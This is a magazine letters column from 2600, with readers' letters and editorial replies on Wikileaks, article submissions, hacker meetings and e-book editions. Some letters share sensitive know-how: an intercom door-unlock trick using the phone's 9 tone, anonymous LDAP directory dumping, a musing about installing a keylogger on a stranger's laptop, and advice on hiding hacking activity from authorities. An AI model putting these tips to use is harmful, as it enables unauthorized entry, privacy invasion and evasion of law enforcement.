Dear *2600*:

I wanted to subscribe to *2600*, but I didn't want to send a check or money order. Can I send cash?

Eric

You can, but it's always risky.

Dear *2600*:

Every once in a while, I'll notice someone has a *2600* email address, like johndoe@2600.com. My question is how does one get one. I've been on and off reading *2600* for a *long* time and think it would be outright cool to have one. Is there some kind of epic feat one must do? A secret ritual at a lodge in upstate New York? Or a "beat in" like they have with the Crips and the Bloods? But, really, I unabashedly want one for my handle. Never hurts to ask, right?

Frank

We hope the answer doesn't hurt, either. 2600.com addresses aren't something we give out, except to people working on specific projects involving the magazine. There are some older accounts that predate this policy but they've been grandfathered in.

Wikileaks

Dear *2600*:

Wanna hear something funny?

The law firm that is prosecuting "GeoHot" for

his Sony PS3 jailbreak is Kilpatrick, Stockton (KS). In 2009, KS was the largest intellectual property law firm in the U.S., and maybe the world, so they are definitely Empire and not Jedi.

Anyway, I was watching tweets come across this morning and one said, basically, "Sweden's Assange-attack-lawyer is from the U.S.!" The lawyer's name was given as "Nils Vastberg" (NV). His law firm? You guessed it, Kilpatrick and Stockton. NV's profile (but not his name) on the KS web page was removed. I also found something in Google cache on "Spoke" (which is like LinkedIn), connecting NV and KS.

At the time, I had all of five minutes to examine some other leads. Try this: one of the public figures to maintain his call for the death penalty for Bradley Manning is a guy named "James P. Cain." Cain was a lawyer at KS for 20 years, then U.S. Ambassador to Denmark (right next to Sweden). Another lead had KS working on al-Qaeda detainee matters. KS also hired some ex-CIA people.

Am I making too much of this? Or should Assange's prosecutor not be so heavily connected to the U.S.? (The blog *Legal Schnauzer* also claims a law firm for the Assange accusers has CIA ties!)

Terry

These are all interesting facts, but a quick poll finds that nobody is really all that surprised by them.

Dear *2600*:

I am writing to express my concern at the media attention Julian Assange appears to have gleaned at the expense of Bradley Manning. I am 100 percent behind the disclosure of this information to the general public and, at the time, Wikileaks appeared to be the best platform to undertake such a high profile disclosure. However, I find it extremely distasteful to see one man appearing to be presenting himself as the "savior of free speech" while the person who actually did some good rots in a military prison.

Why on Earth is Julian involved in the equation when interaction with the press could be done anonymously or via proxies? I would also question if somehow he had something to gain from this method of disclosure, be it financial incentive, or fame, or whatever... after all, the "final decision" on document publication is still in his hands. Wouldn't editorial decisions be better made as a group without the power of veto?

Anyway, just my two cents from an alternative viewpoint and thank you for producing such a great magazine. Please also take a look at the OpenLeaks project as I really don't think it's getting the attention it deserves - www.openleaks.org.

M3d1c473d

It's all fine and good to act anonymously or through proxies when dealing with sensitive issues. But what we need at this point in time is someone to actually step forward and vigorously defend what this organization stands for. That involves being in the limelight to a degree, but the flipside of that is the fact that it's a potentially dangerous position to be in. This is why other people aren't exactly clamoring for the attention.

We don't see this as being at the expense of Bradley Manning in any sense. Wikileaks has never revealed the name of their source(s) and we believe they never will. This fact needs to be recognized because it's the basic premise under which the Wikileaks concept is based.

We're not going to explore the personality issues and conflicts that exist within any organization. We do know that it's detrimental for them to eclipse the actual story and major accomplishments that have been achieved over the past couple of years. It's even more damaging when multiple organizations that allegedly stand for the same thing spend most of their time trashing each other and trying to cast aspersions. It makes little sense, points attention away from the real issues that need to be confronted, and risks putting everyone involved in a dangerously weakened position. If it continues, those opposed to Wikileaks and its ilk won't have to lift a finger to get their way.

Dear *2600*:

All aspiring hackers believe, and rightly so, that electronic freedom is one of the fundamental liberties we should protect. However, we should keep in mind the relative place our activities occupy in the big scheme of things, and resist self-aggrandizement.

That's also true for high-profile revelations such as WikiLeaks. Are Assange and Manning the source of the Tunisian uprising, which itself was the detonator for the wave of rebellions that shook North Africa and the Middle East? It's questionable. WikiLeaks "revealed" that Tunisia's leader, Ben Ali, was corrupt. To the Tunisian public, it was like revealing that water is wet. Worth a few smirks, yes, but not riots.

The actual triggers were twofold. First, the price of food rose (and has kept rising) to the point where subsidized food distribution programs ran out of money, creating widespread discontentment. Far from being helpful and sympathetic, petty officials actually added to the pressure by obstructing small businesses and requiring bribes to do their job.

On Dec. 17, 2010, a few local Tunisian policemen raided a produce seller called Mohamed Bouazizi and confiscated his fruits and his scale. Moreover, a female inspector had slapped him publicly while he was resisting the confiscation. He pleaded to get his property back, from the local police, then from the governor, to no avail. Overcome with humiliation and deprived of a livelihood, Bouazizi walked to the governor's building, doused himself with paint thinner, and set himself on fire.

This highly symbolic suicide was the watershed event that led to the expression of accumulated frustration and anger, and finally toppled the regime. WikiLeaks? Not so much.

High tech served the rioters by providing fast, uncensored communication through cell phones. But this was the work of mainstream corporations, not hackers. You are absolutely right when you say that governments will now try to turn off cellular and Internet communications at the first sign of un-

rest. That's exactly what Gaddafi did in Libya.

Note a constant trend: Engineers (that is to say, hackers) create technology companies to bring information to people. Governments "regulate" the amount of freedom that these companies can provide. This should give pause to activists that see government regulation over tech firms as a silver bullet for all the world's troubles.

SysKoll

Regulation is definitely not a silver bullet, nor is it always a bad thing. In the end, it's about people power and how much they're willing to let the governments or corporations get away with. We're pretty sure that mainstream corporations didn't sell their products as tools to use in popular uprisings. The people figured out how to do that on their own, just as they figure out how to bypass restrictions placed on them by their rules or by the software itself. The mood that's established by such empowerment, as well as by the existence of sites that are dedicated to leaking important information, is what tends to change the game.

Dear *2600:*

Four days before the 2011 Canadian federal election, Wikileaks released 9731 cables relating to Canada that all seem to incriminate one single party, and no one else. While I'm not a fan of that party, this seems all kinds of wrong, and hardly in the true hacker spirit of freedom of information. After reviewing more of these cables than I can count, I really feel like someone is trying to push an opinion on me here.

Any chance they also publish statistics about the number of cables they decided *not* to release? I'm guessing no.

Polaris75

Without knowing the specifics as to how these cables were obtained, it's impossible to judge the intent of their release. It could be that the person(s) who submitted them did indeed have a political agenda and only leaked the ones they thought would further that end. It could also be that, for whatever reason, one party had more damning documents than another. If Wikileaks themselves held back on the release of certain cables because of a political agenda, it would indeed be an interesting story, but we see no evidence of this having happened here or in the past. Of course, it's impossible to see any evidence without knowing what was leaked, which was done anonymously and we all know Wikileaks isn't going to reveal their sources. We heard similar accusations last year regarding the large amounts of leaked documents that involved the United States as opposed to other countries. We agree with all of the critics who are clearly clamoring for more leaked documents. But somebody has to leak them from a variety of sources in order for a variety of sources to be represented.

WE WANT YOU!

Write for *2600* and help shape the hacker world! From the beginning, our articles have been written by people of all ages, backgrounds, and opinions. We speak with many voices and yours can be one of them. Is there something involving technology that fascinates you? Do you have some tricks you'd like to share? There are so many topics where thinking like a hacker can make all the difference in making things work better, getting around restrictions, coming up with brand new ideas...

So please send us your submissions and keep *2600* fresh. (We'll give you free stuff in exchange.) Your article can be of any length but they generally run from 500 to 3000 words depending on detail. Be sure that your entries aren't online or otherwise printed. (Anonymity respected and protected when requested)

articles@2600.com

or

2600 Articles
PO Box 99
Middle Island, NY 11953

Utterances

Writing for Us

Dear *2600:*

I recently talked to a company that releases a "cafe client" that focuses on Internet and gaming cafes. The product will allow users to basically order time on the computers to play games and/or use the computer.

I've brought up to them a recent way to bypass their program and it seemed like they were actually going to fix the problem. A few emails later, I was told that instead of fixing the program, they would suggest a cafe running the client to just "install a 3rd party software like NetNanny, etc." to fix the actual bypass. They also added, "We are, of course, always trying to improve security. It's just difficult for us to catch everything, as security is not our main focus."

My question to you is should I write an article to *2600* stating what I did? I'm not sure how to actually handle this kind of situation and thought you would have more experience with this kind of subject matter.

Basically, I'm just trying to ask if writing an article for you about how to bypass a commercial program would be legal after I've already told them about the problem and their stating that they really don't want to do anything about it.

Zook

It absolutely is legal and encouraged, regardless of what they told you and whether or not you even had any communication with them. Bypassing security and restrictions is something of interest to all of us and we can't let others put fear into us in an attempt to quell our passion for finding this kind of stuff or our desire to share information.

Dear *2600:*

I've never written for *2600* before but I'm an avid reader and have decided I'd like to write a few articles. I have a variety of topics I feel would be appropriate. Do I just write them and send them to this address for approval?

Josiah

Hell, yeah. That address once again is articles@2600.com and if everyone who wrote to it asking if they should write an article actually wrote an article, we would have even more great material. We prefer that articles be at least a page in length, hopefully longer. What's important is that they be informative, readable, and filled with the hacker spirit.

Dear *2600:*

Do you accept artwork? Or just strictly articles? I wouldn't want anything in return. Thank you so much for the mag! I can't wait for my next one! You guys are so awesome - I ordered the *Freedom Downtime* DVDs and I noticed that there was a HOPE conference badge included. I was bugging out. Is this a normal part of the sale? The badge is awesome! Keep writing and keeping us safe and I'll continue to read, learn, and adapt.

Juan

We'll look at artwork but the vast majority that we use is produced in-house. There can be exceptions, though. Yes, we do include little extras with back issues, tshirts, and other assorted orders. You never know what you might get. You can't make requests, in answer to that inevitable question. Consider it a lottery of sorts, where there are no losers and also no payout.

Dear *2600:*

I would like to write an article about LDAP. In summary, most universities use LDAP for directory search, mostly for an online phone book and email address lookup. However, most places require some sort of authentication to access the online directory. Most universities publish how to connect to LDAP through Outlook/Thunderbird, etc. for simple email lookups. However, most people don't realize that this information and the "secure" online directory probably come from the same source, and, if you can anonymously access LDAP through your favorite email program, then what other information can you see by writing a program that does a similar anonymous LDAP lookup? For instance, my university sometimes will dump house addresses, on-campus addresses, phone numbers, email addresses, person type, etc. I have seen other universities dump employee IDs. You can also do filtered type searches like (uid = xyz*) to dump all users that start with xyz. Mind you, this isn't end-of-the-world bad; it just makes getting what's thought to be hard-to-get information pretty simple. I don't know if you have published anything in the past about this, but it's really interesting to see what information is made available to you. If you are interested, please let me know and I'll be glad to write an article on this topic.

Ben

We are letting you know that more info on this subject is certainly welcome. We did run an article on LDAP in our Spring issue so you should definitely have a look at that so you don't run over the same ground in the same way. There's always something new to learn. For instance, we would love to know what a "person type" is.

Dear *2600:*

I was happy to see my article "Mobile Hacking with Android" run with all of its QR codes in 28:2. I wasn't sure how well they would translate to the format of the magazine, and if the printing would be too dense to make them scannable. But they look great and the response I have gotten back so far has been really positive, so I thought I would write in with a post-mortem of sorts.

For anyone looking to add QR codes to their own articles, there are a lot of programs out there that will create them for you, but personally I used Google's Chart API (code.google.com/apis/chart/) with the size set to 120x120. This seems to be easily printable and large enough to scan without taking up much space on the page. The codes end up smaller on the final printed page than what you are likely to see on your monitor, presumably due to the high DPI the magazine is printed at. Unless the staff has a different opinion on the ideal format?

As for the application of QR codes in submitted articles, that is a little harder. I was lucky as my particular subject catered well to QR, but for more general pieces, it can be hard to implement them without alienating readers who are without the prerequisite hardware to use them.

Perhaps the best place to start would be the author information. I found that I was receiving many more emails about this particular article than any of my previously published works. But rather than being the technical questions or comments I am used to seeing, the emails here were mostly just quick notes of congratulations and thanks about the article. When I responded to a few of these, the writers all agreed that the QR code with my email address is what made them shoot off a quick note, as it was just so easy to scan the QR and send an email right from their mobile device while reading the magazine.

I imagine that most authors find this kind of back and forth with the readers just as rewarding as I do, so I would like to suggest this as a possible official feature of *2600* going forward. The traditional handle/email combination should stay where it is, but adding a QR to the head of articles allows the author to add in some additional information at their option, such as real name and website URL.

Ideally, the generation of these author QR codes would be handled by *2600* staff, where the submitter simply mentions what info they would like to have included in their particular author QR. The QR codes for frequent submitters could be held on file, simplifying the process for subsequent articles. Naturally, any author that wishes not to have any of his or her information included could completely opt-out. This seems like an easy way to implement QR technology without jeopardizing the content of the articles.

Just a thought. Surely the *2600* staff is busy enough as it is, but for the few minutes of extra effort required per article, I think this would have a positive benefit for the community.

MS3FGX

We're willing to give it a shot. But for now, it will have to be opt-in for writers so we can see what kind of interest level is out there before plunging into this. We should also point out that at no point will this become a substitute for content and that people reading the magazine with just their eyes will still be getting all of the information contained in the article. For fun, we will try this with the letters column itself and see if it generates more feedback. Thanks for being creative in your style.

Dear *2600*:

Huge fan of *2600*. Recently wrote two articles that I thought might be worthy of consideration. Please find the relevant links below.

Thanks for all your hard work - can't wait to get my hands on the next issue.

Brandon

Thanks for thinking of us. Unfortunately, as soon as you put your articles on the net, they became ineligible to be considered for our pages. This may seem harsh, but nothing compared to the harshness we face when readers find out they're buying a magazine with previously released material from a web page. So, when submitting an article for us, don't send it anywhere else, including the Internet, unless and until you conclude that it won't be running in our pages. We generally get back to everyone within two issue cycles to let them know if their article is going to run. We don't send out rejection notices but we do confirm the receipt of articles sent to articles@2600.com. (If you send multiple articles in a short time, you will only get one confirmation so as to avoid "mail storms" of auto-responders replying to each other.)

More on Meetings

Dear *2600*:

I tried contacting the Madison, Wisconsin group about their first Friday meeting a few weeks ago, but got no reply. Their Google Group's posts are pretty old. It's a 90 minute drive and I would like some verification. Just checking to see if you have any info on contacting the group or can vouch as to whether or not the meeting is going down where listed.

P.S. You are blocked on our school's Internet - www.msoe.edu.

Alex K

Basically, we find out whether meetings are healthy or abandoned based totally on feedback from attendees. If we get enough reports that there is no activity and no interest in starting something new, that location gets dropped from our listings. Just because a group's web page or online presence isn't particular active is no reason to assume that the meeting itself has ceased to be, although it's obviously a good idea to keep the online presence updated since it could lead to that perception. We suggest taking the 90 minute drive and either meeting up with people there or starting something new if all of the hackers have vanished. While you're doing that, we'll be having a little talk with your principal.

Dear *2600*:

I saw a first Friday meeting in my area, but I didn't know if I should attend. I'm very interested in the infosec field, but I don't really know how to do anything. I am in school for IT and have a good knowledge of computers, and I know some basic infosec terminology. But I don't want to go to one of these meetings and look like a fool. Would the people at these meetings expect me to have a lot of knowledge about the field?

Eric

This is not what our meetings are about. Their purpose is not to judge people based on how much or how little they know. They're about meeting individuals in person and exchanging ideas, experiences, questions of all sorts. The reason why we have them in a public space is so that we can interact with people who come from all different backgrounds and beliefs. This is why we discourage meeting in a hacker space, where such interaction with "outsiders" is extremely unlikely. The beauty of our meetings is the unpredictability as to who might show up, whether intentionally or by accident. There is no test, no age requirement, nor anything to keep people out or make them uncomfortable. People often do things afterwards and it's then that cliques might kick in. But the meetings are when we open the doors and spend a lot of time listening, all over the world.

Information

Dear *2600:*

Since the time of the ARPANET (1963-1990), there have been different networks created by the military for research and homeland security. For example, the ARPANET was a research network, MILNET was a defense network, NIPRNet is an unclassified DoD network, and SIPRNet is a classified DoD network. There are also military versions of Wikipedia called Intellipedia (http://intelink.gov/wiki/). Now you would think with all of the classified information on these networks that they would remain secret, but no, that would be too difficult. And it is also thanks to people like Julian Assange at Wikileaks, who helped to spread word of these networks. There is one such network, however, that has been in the news quite recently with the small cyber war between Wikileaks and the U.S. government: SIPRNet. As I said, SIPRNet is a classified DoD defense and intelligence network, *but* anybody in the world can get all of the information on this network online by typing "SIPRNet access" into Google. What you will find is a whole list of .doc and .pdf files including access request forms and PDFs on how to access it, what it contains, and how large an area it spans.

DA

Dear *2600:*

Several apartments in the Boston area have entry systems where you dial a number from the entry and it will call a resident's phone. The resident can talk to you over the phone and grant access if they want by pushing 9 (or another number). What they don't tell you is that anybody with a phone can grant themselves access to the building.

In a hack reminiscent of Captain Crunch, all you need is the right tone. To pull this off, simply dial any resident in the directory. When the call is placed, hold your phone's speaker to the entry microphone and hold the 9 button. The tone played over the intercom will unlock the door, often before the call even goes out to the resident. This worked every time at three tested residences.

Phil

We know this doesn't work everywhere, but the fact that it worked in so many places for you is quite telling. We sense a new panic in Boston once word of this gets out and people start hearing the 9 key when they answer their phones.

Dear *2600:*

I recently went out for a run and left my keys in my flat. I rent through a letting agency, so I called their office and arranged to pick up a spare set from their office. I arrived, picked up the keys from the receptionist, and returned home. All very convenient, but at no point was I asked for any form of identification. I had never dealt with the lady at reception before. I didn't speak to anyone who knew me or could verify that I was who I claimed to be.

This sort of lax security would have made it trivially easy to gain access to someone else's home. If this is the sort of care they take over the physical security of my flat and its contents, I can only imagine how their tenants' personal information is locked down.

Owen

If there was no verification of any sort either during the phone call or when you went to pick up the keys, that's a really lousy system, assuming you don't live in a tiny community where everyone already knows who you are. If they verified who you were on the phone but not in person, it's still bad but not quite on the same level. There will always be people who are too trusting, as well as people who are too suspicious. It's up to us to figure out which is more palatable for where we want to be as a society.

Dear *2600:*

I don't fly all that often for work anymore now that the new economy has dictated an unreasonable limit on travel expenses. Terrible state of events. No more abundance of free Dixie cups full of soda, those precious pouches of pretzels, etc. I digress. I do fly twice a year to meet for my doctoral studies at my campus, which is more fun since I don't have to wear a tie and suit.

In January 2011, I was traveling on a lightly loaded plane and noticed, much to my chagrin, the young lady in the next row forward to the seat on the left was using her computer for something that looked a bit fun. Thus, I was looking between the seats at her completely open and visible laptop screen. So, let's be clear. I had done absolutely nothing wrong up until this point. I was simply a novice bystander looking between the seats at the row in front of me.

Anyway, as I started to watch her, she logged into her system. I now have a really good idea of her password to get into her system. Not too difficult, just observant. There was a picture of her child as her wallpaper. She was wearing a wedding ring. I now know she is married and has at least one child. She perused through two programs for the most part. One of these was project management software and the other was not interesting. Two of the columns in the project management software, which she was spending most of her time on, were timeliness and billing for certain aspects of the project. So, she owned her own business, was working on a bid for a large proj-

ect, and would be presenting this in the near future.

If I were to be a bit more enterprising, as she left to go to the restroom, I could have installed a keylogger on her system, even if she had locked it. From here the bounds are limitless with how much fun someone could have. Lesson: sometimes the best treasures are out in the open. The person just needs to be observant.

lg0p89

Couldn't you have also learned all of this by listening in on a conversation she was having with a fellow passenger, perhaps while traveling with her family? Most people really aren't trying all that hard to hide details about their lives, and the growing belief that it's dangerous to reveal any such things is itself a problem, turning us into suspicious, paranoid individuals. It's one thing to reveal a password to a system that others depend on. But typing your password on a laptop in public view and assuming someone isn't going to make use of it or install a keylogger the moment your back is turned isn't the same sort of security breach at all. Yes, there are lessons to be learned. But some people are just more trusting than others and that alone shouldn't inherently be considered a bad thing. The assumption that nobody can be trusted, online and in real life, will ultimately be a much worse problem.

Of course, for those who do want to keep things to themselves, the next letter has some good advice.

Dear *2600:*

If you wanted to get away with a huge hacking scheme, you wouldn't tweet about it, you wouldn't make press releases. In fact, the best cover? Make everyone think you're computer illiterate. Work at a place completely unrelated to computers, even if it tends to be boring or menial work. Get a laptop at a place you don't normally frequent. Pay in cash. Have Internet from an open or "borrowed" wireless signal. Keep up a low profile; don't give anybody reasons to raise red flags about you. When guests are over, keep the laptop and any books well hidden away from curious prying eyes. Of course, you'd have to worry about your computer's own security, but the best course of action is to lean towards paranoid and not put any of your own personal information on it if it were to get confiscated. Be ready to dispose of it before that were to happen though; if you live in a rough neighborhood, you can put up simple physical security measures and have advance warning to dump the laptop before authorities come. Of course, I'm not recommending giant blackhat schemes that would motivate the authorities to break down your door, but if you were to do it, the whole publicity shtick is the wrong way to go.

Kitty

Corporations

Dear *2600:*

$ host www.sprint.com
www.sprint.com has address 206.159.101.241
www.sprint.com has address 65.173.211.241
www.sprint.com has IPv6 address 2600::aaaa

Mark

Those bastards.

Dear *2600:*

I'm a self-admitted *2600* n00b. I discovered the zine after coming across your *Dear Hacker* book at a bookstore this past winter, and then your *Best of 2600* book, and only then started my Kindle subscription beginning with the January issue. One of the most interesting letter/article topics was the battle between telcos and phreaks back in the 80s and early 90s. I was shocked to read about how telcos made suckers pay a fee for touch tones when all you had to do was buy a touch tone phone and voila! Surely phone companies these days have more regard for their customers than they did in the bad old days, right?

A few weeks ago, T-Mobile finally rolled out its upgrade to Android Froyo for the myTouch 3G for those of us who were too lazy and/or too incompetent to go through the trouble of rooting our phones and upgrading ourselves. I was pretty pleased that the upgrade included a handy tethering app and a 3G hotspot app. Then I had to call T-Mobile because there was an issue with their website not accepting my credit card. The customer service rep was extremely cordial and helpful until she tried to pitch me T-Mobile's all new tethering plan for only $14.99 per month. I confusedly mentioned that I was already doing this for free (or more correctly, as part of my $30 a month unlimited data plan). She said, "the freebies will be ending soon," and then still waited for me to verbally decline the offer. I wonder how many suckers they got to take that bait tonight.

Jeremy N.

Dear *2600:*

Got to love Mycokerewards when you're not hating them. I recently got hold of a webcam from them. It comes in a box with no manuals and no software. Their description on the site includes the fun fact that it has a night mode and a shutter button. The box just talks about how many frames per second you can get and at what resolution. There is no manufacturer listed *anyplace* on the box, or the camera.

But, heh. Should be pretty simple, right? Just plug it in, Windows detect it's a camera, checks which model, and bam, you have a working camera. Well, sort of. Problem is most cameras, until pretty recently, didn't support lights. They certainly didn't have this "shutter button" thing on the top of the camera. When they did, they required special drivers to run them. When you had those, you also needed special software because the "standard" software all relies on the cameras having the same features, and thus only works via the standard libraries for those features. It kind of reminds me of buying a high end, expensive stereo for my mother's car and not realizing they hardwired all the speakers together into a mono output, then wondering why the balance dial didn't work. Same connector (like using USB) but basically half the features had been physically wired to not work when plugged into the car itself (i.e., a driver that was missing properties/functions).

So, I first tried to drop a few questions on some forums. Mistake - don't mention you got these things from some non-elite stupid place, like Mycokere-

wards. You will get ignored. Don't ask technical questions that start at square one. You will get ignored. Especially don't update your post with more information as you dredge up things on your own because no one is replying to your post. You will then be assumed to have been too lazy to figure it out yourself and get ignored. Man, I hate help sites sometimes. I just want a driver that supports everything on the camera, and don't think it would be too much to ask for software that supports the driver. Oh, right, and both Coke and Mycokerewards have managed to screw up their web forms, so you can't send them email.

Then again, what could they tell me that I haven't already worked out? The chipset is VID_1e4e Entron, PID_102, which I assume is their newest eSP568, since the 268 was PID_101 and the earlier version (I don't remember its name) was PID_100. This doesn't help me. USB devices may support listing their interfaces, but you still need to build a driver (a semi-implausible idea in my case) and, if you do, you need to know what those interfaces *do,* not just guess at it. Try finding documentation via Google on that, especially when you are not even sure what you need to search on. There are no obvious drivers around for the 568, the company itself doesn't seem to provide them for download, and the only version I can find is for the 268. And I am reluctant to, frankly, mess with something that mostly works by installing a driver that probably won't support what the camera is actually capable of anyway, in the end leaving me no better off, or maybe worse, than I already was. And it still leaves me trying to find software that can control the lights (not real worried about the shutter thing, though having it as an option would be nice).

I would hate to have to toss this thing in a box and actually buy one that does include drivers and software. It's just so annoying.

Kagehi.K

Digital 2600

Dear *2600:*

Just got the new issue of *2600* on my Kindle. You guys have the best priced periodical on Amazon. At $12 a year, it's cheap enough that it does not hurt the wallet and the material is priceless. I have read *2600* every now and then because the availability was lacking. On my Kindle, it's there the day it comes out and I jump with joy when I see the new issues. Thanks for your hard work and for taking a risk with the new medium and distribution model. It's working.

Jeremy

Dear *2600:*

I just canceled my Kindle subscription, but I wanted to send some feedback in hopes it might help somehow.

I really, really like the idea of reading *2600* in an electronic format, but the way Amazon restricts the subscription to the actual Kindle device and the format when displayed on the actual Kindle device leaves something to be desired.

I was never into phones really until reading *2600* (and listening to old, old *Off The Hook* shows). Now the first thing I do with a new issue is look at the pictures. When they're in black and white on the tiny Kindle display, the real essence - the feeling of being there - is gone.

There's an aesthetic to holding the pulpish magazine in my hand. Lots have commented on this as a downside to e-publishing. I have never felt the impact as much as when reading *2600* on a Kindle.

I like buying at the bookstore. I feel like all of those suspicions might be true. I wave my credit card in defiance of the would-be NSA agents tracking my purchase and marking me as a subversive. I also want it to be on the stands in the future, attracting other subversives to its unholy content - it's what the founding fathers would have wanted.

All that being said, make it work on my freedom-hating iPad, and I'll be back.

Ld00d

Well, we've done just that in the time since you wrote this. The electronic platforms are developing and improving with time. Graphics are also getting better on more devices, but obviously there's no way you could have seen our color photos on your black and white Kindle. But we hear you with regards to paper. There is definitely magic in that and, we suspect it's something that will always be readable, even 1000 years from now, unlike today's digital formats which will likely be somewhat outdated by then.

Dear *2600:*

I am an undergraduate in sociology. I subscribe to your magazine through my Kindle, and I am writing a paper about certain individuals in the computer society. I used an article in your January issue titled "Hacker Perspective" by John W5EME. The Kindle version does not have page numbers for me to reference this correctly, and I was wondering if you could please give me those page numbers. Also, I was wondering if someone there wouldn't mind answering some basic Q and As for me. I would like to get a person's thoughts about some of the things I have written about. These questions can be done by phone or by email, whatever is best for them.

Christopher

For future reference, the "Hacker Perspective" column always starts on page 26 in the paper edition. It's an interesting conundrum you raise with regards to citing sources from digital publications. As for answering questions, we'd love to help, but we really don't have the time to answer these kinds of personal requests. We suggest for this sort of thing that you visit your local 2600 meeting and talk to people in person there.

Dear *2600:*

I am wondering about your stance on *2600* digital editions and sharing. I have a friend who can't afford your magazine and I have always given him the old issues when I was done with them. What is your stance on my buying the digital edition, reading it, giving him the PDF and deleting my copy? I am in essence giving him the PDF just like how I give him the actual paper copy.

I'd love to switch to the e-format, and doing this sharing is a non-harmful sharing. But I have asked the same question of other authors of e-books and they start frothing at the mouth on how I am robbing them and am a dirty thief for giving away books to friends and even thinking of giving away my already read e-copy is theft. I find that position utterly silly. What is your position on giving away no longer wanted "e" versions of documents?

Just trying to preserve my freedom to give away information to those who want it instead of destroying it.

Thanks! I've been reading your publications since 1987.

Tim

The only thing we find disturbing here is that you would delete a copy of our publication and define it as "no longer wanted." Ouch. Other than that, there's no reason to seek our approval for doing something that you wouldn't have asked us about doing in the paper world.

Dear *2600:*

Canadian reader here. I've been receiving the Kindle version of *2600* and love it, except for the lack of photos or illustrations. It almost makes me want to go back to the print version, but getting the hardcopy isn't convenient for me. Isn't there any way to include the photos (especially the cover and back page)? Please? I've got other e-books and subscriptions that do. Tell me you are working on it!

Saskman

Not only are we working on it, but we've been doing this from the start. We'd like to know more about your setup if you're not getting any of the graphics. As already mentioned, we can't make a black and white Kindle show a color photo, but it should look as good as possible on whatever device you have.

Dear *2600:*

In 28:2, I reread your progress report twice to be sure that I really "got" what you were saying. So bear with me just a minute while I try to organize and make sensible what I want to convey.

First, the Kindle, as I understand it, is strictly an Amazon product and Amazon is *no* friend to small publishers like *2600,* especially given the content. Barnes and Noble's Nook isn't much better. So I am not in the least surprised that they are economically browbeating and trying to obtain and continue the same kind of monopolistic ways that Microsoft initiated from its inception.

While I strongly approve of making a digital *2600* available to subscribers, I thought that the PDF was available to paper subscribers without an extra fee. Sorry, but I could not even access it. Why are you making it restrictive? Not all of us have or even want those e-book devices. Most of the e-books (except med books) I want are available in at least RTF format or plain ASCII and occasionally PDF.

Second, if you make it site-available in PDF, RTF, or even ODT with appropriate safeguards, those interested can download and move it to their device and "shaft" Amazon et al. Look at all the time and work that would save you, and you get the profit, not Amazon or Barnes and Noble. I presume you know Barnes and Noble hides *2600* so that you must dig or ask for it?

Third, when Amazon says, "Give us the lowest price or we cut your payment in half," that is, in effect, a form of restraint of trade and illegal, so why bother with them? As you pointed out, any other publisher can undercut you and cost you significantly, and it is absolutely out of your control.

Again, you espouse open source and DRM-free content. Use your bleeping page and your knowledge to make it so. Don't expect those who want your profit, or to put you under, to help you. *We* will! I'd be willing to add a dollar or two to my subscription to advance this. You do the work. You deserve the profit.

Amazon's little stunt with the notice re Android devices was a clearcut shot across the bow. *Get rid of them!* Their focus was to decrease your reader satisfaction and thus what they might have to pay. Such outright lies are reprehensible. Your outrage was 100 percent justified. You mention, "... and they can't be doing much to encourage more publishers to try out new technology." Oh gee, you think so? Doesn't it seem likely that that is indeed their intent?

Fourth, kudos indeed on the collections of *Volume 26*. Unfortunately, I couldn't afford it then. I will this year. A friend showed me hers and talk about impressive. Yeah, go for it!

The fact that you can do this cheaper than the other fools out there is simply the positive reply to what I'm saying. The people with e-book readers know how to put their files on their machines if in a common format. Since no one had yet bothered to make a reader that handles the generic formats like RTF, TXT, HTML, ODT, DOC (well, maybe), and so on. Why not? Three guesses and the first two don't count. *Greed*.

The paper edition that I subscribed to is a real Goddess-send. I tend to get headaches when doing extensive reading on the computer and I tend to read *2600* front to back in one fell swoop. Yes, it's that good! Thanks folks, I just clip on the magnifiers and go to it.

Last, the issue of the press (e.g. media) misrepresentation of hackers as crackers is equivalent to the Hollywood deliberate misrepresentation of Witchcraft, a Pagan religion, as the same as the Christian heresy of Satanism (Pagans do not believe in Satan as one of their God/desses and he is the antithesis of the Christian God so his worship is a "Christian" heresey, not a Pagan worship), and serves only the purpose of selling more papers/media. Note how successfully they have destroyed the original meaning of "hacker" and equated it with "cracker." I try to explain the difference to folks and all I get in return 99 percent of the time is the reply of "it's in the paper [or other media form], so it must be true" or words to that effect. So while we keep trying (IMHO), we simply do not have the kind of coverage that will make it a significant difference in our lifetimes. It would be nice, and just because I don't believe it will happen doesn't mean I will stop trying to correct

false information about hackers versus crackers. And yes, your idea is naive, but, oh, the dream....

Captain V. Cautious

Sure, we could approach things that way and treat every large bookstore and online business as the enemy and "part of the problem." But this would be shortsighted and ultimately self-defeating. The fact of the matter is that we reach a ton of people we never could have gotten to if we had confined things to our own website and limited means of distribution.

We highly doubt that Barnes and Noble, Amazon, etc. are trying to hide us or make our sales worse. How exactly would that benefit them? There may be fundamental differences in ideology and business practice between our corporate boardroom and theirs. But getting our magazine out there and having it do well are things we all want to see happen. Countless people have found out about our magazine by having it displayed at Barnes and Noble. Borders was another popular discovery point and having them go out of business will definitely hurt us as it will any publisher, large or small, who was carried in their outlets. Since January, nearly 10,000 subscribers have signed on through the Kindle alone. These are potential writers, people who will help get our message out, and perhaps the future of the hacker community. Why should we not pursue this outlet, especially when it doesn't hurt any of our other efforts?

As for what those other efforts include, we came up with completely DRM-free, platform independent versions of the last two years' worth of issues with additional features at a price lower than either the digital or printed editions, which seems to be exactly what would fulfill all of your requirements. It's fine that you didn't buy it, since you already have the printed edition. But we're doing our best to satisfy all of the technologies and preferences out there. What makes that possible in the first place is having readers who will support us. What we've accomplished on that front in one short year has gone well beyond our expectations and is serving as a blueprint for lots of other publishers of varying sizes. When can you recall having the opportunity to map out a possible future of publishing? By not waiting for everyone else to try it first, by taking the lead and keeping people informed of the intricate details, we have a chance to not only show everyone how it all works but to help steer the ship in a direction that truly benefits publisher and reader alike. These are truly exciting times and we wouldn't feel right being anywhere but in the front lines.

We're not going to touch the religious stuff but do request that you not buy into the whole "cracker" nonsense so readily. There are hackers and there are people who aren't hackers. That's it. There's no word for "good hackers" and "bad hackers." Creating such terms only encourages more generalizations and inaccuracies, albeit only affecting those "other" people that we view in a negative way.

Thanks for your thoughtful remarks. This is a good discussion to have and an essential part of an ongoing process.

Projects

Dear *2600:*

Social engineering has been around for tens of thousands of years, so it is time we approach the topic in a professional manner. The Social Engineering Vulnerability Evaluation and Recommendation (SEVER) project is one way to help penetration testers become more consistent. I also intend for it to be the best way to teach novices about social engineering concepts. It consists of two parts, the worksheet and the instructions. The worksheet is designed to make social engineering fun for the whole family. Just answer the questions and then go do it.

